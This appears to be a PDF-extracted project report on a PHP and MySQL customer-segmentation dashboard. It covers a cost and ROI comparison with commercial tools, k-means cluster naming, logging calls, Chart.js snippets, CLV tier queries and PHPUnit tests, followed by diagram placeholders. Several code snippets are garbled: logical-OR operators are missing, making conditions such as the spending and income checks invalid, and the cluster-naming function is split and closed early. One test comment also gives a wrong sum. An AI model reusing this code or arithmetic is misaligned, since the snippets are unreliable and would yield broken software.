Ongoing Cost	Very Low (Hosting)	High (Monthly Subscription)	Usage-based (Scales with data)
Customization	Unlimited (Full Source Code)	Restricted to Platform API	Focused on Data Routing
Data Privacy	Full Ownership (On-Prem)	Third-Party Cloud	Third-Party Cloud
Ease of Use	Requires Technical Knowledge	Built for Marketers	Built for Data Engineers

- What features do commercial tools have that this app lacks?

Answer: Commercial tools offer "Enterprise-grade" features that this basic dashboard does not currently support:

- **Identity Resolution:** The ability to know that "User A" on a phone and "User B" on a laptop are the same person.
 - **Omnichannel Execution:** Sending an automated SMS or Email directly from the dashboard as soon as a customer moves into a new cluster.
 - **Real-time Streaming:** Updating clusters instantly as a customer makes a purchase, rather than waiting for a manual script run (`run_clustering.php`).
 - **Predictive AI:** Using "Deep Learning" to predict when a customer is about to stop buying (Churn Prediction) before it actually happens.
-
- What are the advantages of this custom-built solution?

Answer: Despite the lack of high-end features, the solution offers three advantages:

- **Data Sovereignty:** Since the database (`customer_segmentation_ph.sql`) is hosted locally, the company has 100% control over sensitive customer data, which is critical for compliance with local privacy laws.
- **Niche Logic:** Specific regional business rules can be applied that global software might ignore.
- **Zero Per-Seat Costs:** Most commercial tools charge "per user" or "per 1,000 records." This PHP app can handle 1,000,000 records or 100 staff members without the bill increasing.

- Estimate the ROI: custom solution vs buying commercial software

Answer:

- **Commercial (SaaS) Costs:** \$2,500/month for a mid-tier plan that handles 500k records = \$30,000/year.
- **Custom Solution Costs:** \$15,000 (Initial Development) + \$100/month (Server/Maintenance) = \$16,200 for Year 1.
- **Year 2 and Beyond:** SaaS stays at \$30k/yr; Custom drops to \$1,200/yr.
- **ROI Calculation:** The custom solution saves the company \$13,800 in the first year and nearly \$29,000 every year after. The payback period is roughly 6.5 months, after which the custom tool is essentially free compared to the alternative.

Code Implementations

Run Clustering PHP

Call Logger	<pre>require_once 'logger.php';</pre>
Convergence Log	<pre>Logger::info("K-Means converged", ['iterations' => \$iteration + 1, 'k' => \$this->k]);</pre>
Refactored Cluster name generation	<pre>function generateClusterName(\$avgAge, \$avgIncome, \$avgPurchase, \$domGender, \$domRegion) { // 1. Get Categories \$ageCat = getAgeCategory(\$avgAge); \$incCat = getIncomeCategory(\$avgIncome); \$spendCat = getSpendingCategory(\$avgPurchase); // 2. Determine Financial Behavior // Logic: Compare Income vs Spending to determine intent \$isHighSpend = (\$spendCat == "Active" \$spendCat == "Premium"); \$isHighInc = (\$incCat == "Affluent" \$incCat == "High-Income"); \$adjective = "Standard"; if (\$isHighInc && \$isHighSpend) { \$adjective = "Elite"; // Wealthy & Spends } elseif (\$isHighInc && !\$isHighSpend) { \$adjective = "Calculated"; // Wealthy & Saves } elseif (!\$isHighInc && \$isHighSpend) { \$adjective = "Aspiring"; // Low Income & Spends } else { \$adjective = "Thrifty"; // Low Income & Saves } // 3. Determine "Noun" // Handle specific phrasing for grammar \$genderTerm = \$domGender; if (\$domGender === 'Mixed') { \$genderTerm = 'Shoppers'; // Fallback for mixed groups } }</pre>

	<pre> } elseif (\$domGender === 'Male') { \$genderTerm = 'Men'; } elseif (\$domGender === 'Female') { \$genderTerm = 'Women'; } // 4. Assemble: [Adjective] [Region] [Age] [Gender/Noun] return "\$adjective \$domRegion \$ageCat \$genderTerm"; } </pre>
Log Update Database	<pre> Logger::info("Database updated with new cluster results", ['count' => count(\$labels)]); </pre>
Update database rollback log	<pre> Logger::error("Critical: Database update failed. Transaction rolled back.", ['exception' => \$e->getMessage()]); </pre>

Index PHP

Call Logger	<pre> require_once 'logger.php'; </pre>
Log unauthorized access attempts	<pre> Logger::info("Unauthorized access attempt", ['ip' => \$_SERVER['REMOTE_ADDR']]); </pre>
Log fetching error	<pre> Logger::error("Query execution failed", ['type' => \$segmentationType, 'error' => \$e->getMessage(), 'sql' => \$sql // Use carefully in production if SQL contains user input]); </pre>
Helper functions for division by 0	<pre> // FIX: Helper function to safely calculate percentage and handle division by zero const getPercent = (value) => { if (!totalCustomers totalCustomers === 0) return '0.0'; return ((value / totalCustomers) * 100).toFixed(1); }; </pre>
Helper functions for empty arrays	<pre> // FIX: Helper to safe-guard Math.max against empty arrays (which returns -Infinity) const maxVal = data.length > 0 ? Math.max(...data) : 0; </pre>

	<pre>// Helper to find the index of the max value safely const maxIndex = data.length > 0 ? data.indexOf(maxVal) : -1;</pre>
Helper function for income statistics	<pre>// Pre-calculate income stats safely to avoid repeating // code in the HTML string let incomeStatsHTML = ''; if (results.length > 0 && results[0].avg_income) { const incomes = results.map(r => parseFloat(r.avg_income 0)); const minInc = Math.min(...incomes); const maxInc = Math.max(...incomes); const gap = maxInc - minInc; incomeStatsHTML = ` Average income across genders ranges from \${minInc.toLocaleString()} to \${maxInc.toLocaleString()} Income gap between genders: \${gap.toLocaleString()} `; }</pre>
Helper function for top 3 region	<pre>// Calculate top 3 sum safely const top3Sum = (data[0] 0) + (data[1] 0) + (data[2] 0);</pre>
Logic for chart implementations	<pre>// Logic to switch chart types based on segmentation if (segmentationType === 'region') { chartOptions.indexAxis = 'y'; // Switch to Horizontal } else if (segmentationType === 'purchase_tier') { // Switch to Polar Area Chart chartType = 'polarArea'; // Distinct colors for tiers bgColors = ['rgba(255, 99, 132, 0.7)', // Red 'rgba(255, 205, 86, 0.7)', // Yellow 'rgba(75, 192, 192, 0.7)' // Green]; borderColors = '#ffffff'; // White borders look better on Polar } // Polar specific options chartOptions = {</pre>

```

responsive: true,
plugins: {
title: { display: true, text: 'Spending Power
Distribution' },
legend: { position: 'right', display: true }
},
scales: {
r: {
ticks: { backdropColor: 'transparent', z: 1 }
}
};
} else if (segmentationType === 'age_group' || segmentationType === 'income_bracket') {
chartType = 'line';
bgColors = 'rgba(54, 162, 235, 0.2)';
}

```

Donut chart implementation

```

// --- 3. Initialize Doughnut Chart (Side Chart) ---
const ctx2 =
document.getElementById('doughnutChart').getContext('2d');
const doughnutColors = [
'rgba(255, 99, 132, 0.8)', 'rgba(54, 162, 235, 0.8)',
'rgba(255, 206, 86, 0.8)', 'rgba(75, 192, 192, 0.8)',
'rgba(153, 102, 255, 0.8)', 'rgba(255, 159, 64, 0.8)'
];
new Chart(ctx2, {
type: 'doughnut',
//Code here

```

Login PHP

Call Logger	<code>require_once 'logger.php';</code>
Log Successful attempt	<code>// Log successful login Logger::info("User logged in successfully", ['username' => \$username, 'ip' => \$_SERVER['REMOTE_ADDR']]);</code>
Log Failed Attempt	<code>// Log failed attempt Logger::error("Failed login attempt", ['attempted_username' => \$username, 'ip' => \$_SERVER['REMOTE_ADDR'],]);</code>

```
'user_agent' => $_SERVER['HTTP_USER_AGENT']
]);
```

Logout PHP

Log User Logout	<pre>// Log the logout before destroying the session if you want to know who left if (isset(\$_SESSION['logged_in'])) { Logger::info("User logged out", ['ip' => \$_SERVER['REMOTE_ADDR']]); }</pre>
-----------------	---

CLV Tier Segmentation PHP

Handle CLV Tier Segmentation	<pre><?php /** * Handle CLV Tier Segmentation */ case 'clv_tier': // Get tier distribution summary \$tierSummaryQuery = " SELECT clv_tier, COUNT(*) as customer_count, ROUND(COUNT(*) * 100.0 / (SELECT COUNT(*) FROM customers WHERE clv_tier IS NOT NULL), 2) as percentage, MIN(calculated_clv) as min_clv, MAX(calculated_clv) as max_clv, ROUND(AVG(calculated_clv), 2) as avg_clv, ROUND(AVG(income), 2) as avg_income, ROUND(AVG(age), 2) as avg_age, ROUND(AVG(purchase_amount), 2) as avg_purchase FROM customers WHERE clv_tier IS NOT NULL GROUP BY clv_tier ORDER BY FIELD(clv_tier, 'Platinum', 'Gold', 'Silver', 'Bronze') ";</pre>
------------------------------	--

```
        $tierSummaryResult = mysqli_query($conn,
$tierSummaryQuery);

        if (!$tierSummaryResult) {
            die("Error fetching CLV tier summary: " .
mysqli_error($conn));
        }

        // Store tier summary data
        $tierSummary = [];
                while      ($row      =
mysqli_fetch_assoc($tierSummaryResult)) {
            $tierSummary[] = $row;
        }

        // Get detailed customer data by tier
        $customerDataQuery = "
            SELECT
                customer_id,
                name,
                age,
                gender,
                income,
                region,
                purchase_amount,
                avg_purchase_amount,
                purchase_frequency,
                customer_lifespan_months,
                calculated_clv,
                clv_tier
            FROM customers
            WHERE clv_tier IS NOT NULL
            ORDER BY
                FIELD(clv_tier, 'Platinum', 'Gold',
'Silver', 'Bronze'),
                calculated_clv DESC
        ";

        $customerDataResult = mysqli_query($conn,
$customerDataQuery);

        if (!$customerDataResult) {
```

```

        die("Error fetching customer data: " .
mysqli_error($conn));
    }

    // Store customer data grouped by tier
$customersByTier = [
    'Platinum' => [],
    'Gold' => [],
    'Silver' => [],
    'Bronze' => []
];

while ($row = mysqli_fetch_assoc($customerDataResult)) {
    $customersByTier[$row['clv_tier']][] = $row;
}

// Prepare data for export
$segmentationData = [
    'type' => 'clv_tier',
    'summary' => $tierSummary,
    'customers_by_tier' => $customersByTier,
    'total_customers' => array_sum(array_column($tierSummary,
'customer_count'))
];

// Display results or prepare for view
include 'views/clv_tier_results.php';
break;
?>
```

CLV Insights JS

Handles CLV Segmentation Insights

```

<script>
    const segmentationType = '<?= $segmentationType ?>';
    const labels = <?= json_encode(array_column($results,
array_keys($results[0]))[0]) ?>;
```

```

                const data = <?= json_encode(array_column($results, array_keys($results[0])[1])) ?>;
                const results = <?= json_encode($results) ?>

                // Generate insights based on segmentation type
                let insights = '';
                const totalCustomers = data.reduce((a, b) => a + b, 0);

                switch (segmentationType) {
                    case 'gender':
                        insights = `<ul>
                            <li>Total customers analyzed: ${totalCustomers.toLocaleString()}</li>
                            <li>Gender distribution shows ${labels.length} categories</li>
                            ....

```

Unit Test Cases PHP

Unit Test Cases for normalizeData()

```

<?php
class KMeansClusteringTest extends PHPUnit\Framework\TestCase {

    public function testNormalizeDataNormalDataset() {
        $kmeans = new KMeansClustering();
        $data = [
            ['age' => 25, 'income' => 50000, 'purchase_amount' => 1000],
            ['age' => 35, 'income' => 60000, 'purchase_amount' => 2000],
            ['age' => 45, 'income' => 70000, 'purchase_amount' => 3000]
        ];

        $normalized = $kmeans->normalizeData($data);

        // Verify output structure

```

```

        $this->assertCount(3, $normalized);
        $this->assertArrayHasKey('age',
$normalized[0]);

        // Verify z-score properties (mean ≈ 0,
std ≈ 1 for each feature)
        $ages = array_column($normalized, 'age');
        $this->assertEqualsWithDelta(0,
array_sum($ages)/count($ages), 0.1);
    }

            public      function
testNormalizeDataZeroStandardDeviation() {
    $kmeans = new KMeansClustering();
    $data = [
        ['age' => 30, 'income' => 50000,
'purchase_amount' => 1000],
        ['age' => 30, 'income' => 50000,
'purchase_amount' => 1000],
        ['age' => 30, 'income' => 50000,
'purchase_amount' => 1000]
    ];

    $normalized = $kmeans->normalizeData($data);

    // Should handle zero variance by using
divisor of 1
    $this->assertEquals(0,
$normalized[0]['age']); // (30-30)/1 = 0
    $this->assertEquals(0,
$normalized[0]['income']);
    $this->assertEquals(0,
$normalized[0]['purchase_amount']);
}

            public      function
testNormalizeDataNegativeValues() {
    $kmeans = new KMeansClustering();
    $data = [
        ['age' => -5, 'income' => -1000,
'purchase_amount' => -100],
        ['age' => 5, 'income' => 1000,
'purchase_amount' => 100]
}

```

```

];
$normalized      =
\$kmeans->normalizeData(\$data);

// Verify negative values are handled
correctly

$this->assertIsFloat($normalized[0]['age']);

$this->assertIsFloat($normalized[1]['age']);

// Check that mean is approximately 0
\$ages = array_column($normalized, 'age');
$this->assertEqualsWithDelta(0,
array_sum(\$ages)/count(\$ages), 0.01);
}

public      function
testNormalizeDataSetEmptyDataset() {
    \$kmeans = new KMeansClustering();
    \$data = [];

    \$this->expectException(\Exception::class);
    \$normalized      =
\$kmeans->normalizeData(\$data);
}
}

```

Unit Test Cases for euclideanDistance()	<pre> <?php class KMeansClusteringTest extends PHPUnit\Framework\TestCase { public function testEuclideanDistanceSamePoint() { \\$kmeans = new KMeansClustering(); \\$point1 = ['age' => 30, 'income' => 50000, 'purchase_amount' => 1000]; \\$point2 = ['age' => 30, 'income' => 50000, 'purchase_amount' => 1000]; // Use reflection to access private method \\$reflection = new \ReflectionClass(\\$kmeans); </pre>
---	---

```

                $method      =
$reflection->getMethod('euclideanDistance');
                $method->setAccessible(true);

                $distance  =  $method->invoke($kmeans,
$point1, $point2);
                $this->assertEquals(0.0, $distance);
            }

                public      function
testEuclideanDistanceDifferentPoints() {
    $kmeans = new KMeansClustering();
    $point1 = ['age' => 20, 'income' => 30000,
'purchase_amount' => 500];
    $point2 = ['age' => 40, 'income' => 70000,
'purchase_amount' => 2500];

    $reflection      =      new
\ReflectionClass($kmeans);
                $method      =
$reflection->getMethod('euclideanDistance');
                $method->setAccessible(true);

                $distance  =  $method->invoke($kmeans,
$point1, $point2);

                //  Expected:  sqrt((20-40)^2  +
(30000-70000)^2 + (500-2500)^2)
                //  =  sqrt(400 + 1600000000 + 4000000)  =
sqrt(1600400400)
                $expected = sqrt(pow(20, 2) + pow(40000,
2) + pow(2000, 2));
                $this->assertEqualsWithDelta($expected,
$distance, 0.001);
            }

                public      function
testEuclideanDistanceMissingFeatures() {
    $kmeans = new KMeansClustering();
    $point1 = ['age' => 30, 'income' =>
50000]; // Missing purchase_amount
    $point2 = ['age' => 35, 'income' => 55000,
'purchase_amount' => 1500];
}

```

	<pre> \$reflection = new \ReflectionClass(\$kmeans); \$method = \$reflection->getMethod('euclideanDistance'); \$method->setAccessible(true); \$this->expectException(\ErrorException::class); \$distance = \$method->invoke(\$kmeans, \$point1, \$point2); } } </pre>
Deterministic Testing Approach	<pre> <?php class KMeansClusteringTest extends PHPUnit\Framework\TestCase { public function testKMeansPlusPlusInitializationDeterministic() { // Set a fixed seed to make randomness deterministic srand(42); // Same seed as production code \$kmeans = new KMeansClustering(3); \$data = [['age' => 25, 'income' => 40000, 'purchase_amount' => 800], ['age' => 35, 'income' => 60000, 'purchase_amount' => 1500], ['age' => 45, 'income' => 80000, 'purchase_amount' => 2200], ['age' => 55, 'income' => 100000, 'purchase_amount' => 3000], ['age' => 65, 'income' => 120000, 'purchase_amount' => 3500]]; // Use reflection to access private method \$reflection = new \ReflectionClass(\$kmeans); \$method = \$reflection->getMethod('initializeCentroids'); \$method->setAccessible(true); } } </pre>

```

$centroids = $method->invoke($kmeans,
$data);

// Verify correct number of centroids
$this->assertCount(3, $centroids);

// Verify centroids are from original data
// points
foreach ($centroids as $centroid) {
    $found = false;
    foreach ($data as $point) {
        if ($point['age'] == $centroid['age'] &&
            $point['income'] == $centroid['income'] &&
            $point['purchase_amount'] == $centroid['purchase_amount']) {
            $found = true;
            break;
        }
    }
    $this->assertTrue($found, "Centroid not found in original data");
}

// Test reproducibility with same seed
 srand(42); // Reset seed
$centroids2 = $method->invoke($kmeans,
$data);
$this->assertEquals($centroids,
$centroids2);
}
}

```

Cluster Segmentation Data Flow

```

<?php
class SegmentationIntegrationTest extends
PHPUnit\Framework\TestCase {

    public function
testClusterSegmentationDataFlow() {
        // Setup test database with known data
        $this->setupTestDatabase();

        // Execute clustering
    }
}

```

```

        $kmeans = new KMeansClustering(3);
        $customerData      =
$this->getTestCustomerData();
        $labels = $kmeans->fit($customerData);

        // Verify clustering results
        $this->assertCount(100, $labels); // All
customers labeled
        $this->assertContains(0, $labels); // At
least one cluster 0
        $this->assertContains(1, $labels); // At
least one cluster 1
        $this->assertContains(2, $labels); // At
least one cluster 2

        // Verify cluster metadata generation
        $metadata      =
$this->generateClusterMetadata($labels,
$customerData);
        $this->assertCount(3, $metadata);

        foreach ($metadata as $cluster) {

$this->assertArrayHasKey('cluster_name',
$cluster);
        $this->assertArrayHasKey('avg_age',
$cluster);
        $this->assertGreaterThanOrEqual(
0,
$cluster['customer_count']);
    }
}

public function
testMetadataVisualizationIntegration() {
    // Test that metadata is correctly
formatted for Chart.js
    $metadata      =
$this->getSampleClusterMetadata();

    $chartData      =
$this->formatChartData($metadata);

    $this->assertArrayHasKey('labels',
$chartData);
}


```

```
        $this->assertArrayHasKey('datasets',
$chartData);
                $this->assertCount(3,
$chartData['datasets'][0]['data']); // 3 clusters


        // Verify data integrity
                $totalCustomers = array_sum($chartData['datasets'][0]['data']);
                $this->assertEquals(100, $totalCustomers);
}
}
```

Diagrams and Visualizations


ERD diagram - 1.2



Radar chart for Purchase Tier Segmentation:




Architectural Diagram - 6.3




Venn Diagram of Customers and Segmentation Results:

Venn Diagram: SQL INNER JOIN Operation




Only records with a matching customer_id in BOTH tables are returned.


Segmentation Architecture - 1.3



Segmentation Architecture - 1.3



Mockup Layout:




Export Finalized Layout:


The Export Finalized Layout is a simplified version of the export interface. It features a green header bar with a download icon and the text "Export Segmentation Data". Below the header, the layout is organized into several sections:

- "Export Format" section with a dropdown menu set to "CSV File".
- "Select Columns to Export" section containing a grid of checkboxes for selecting columns. The columns are grouped by category:
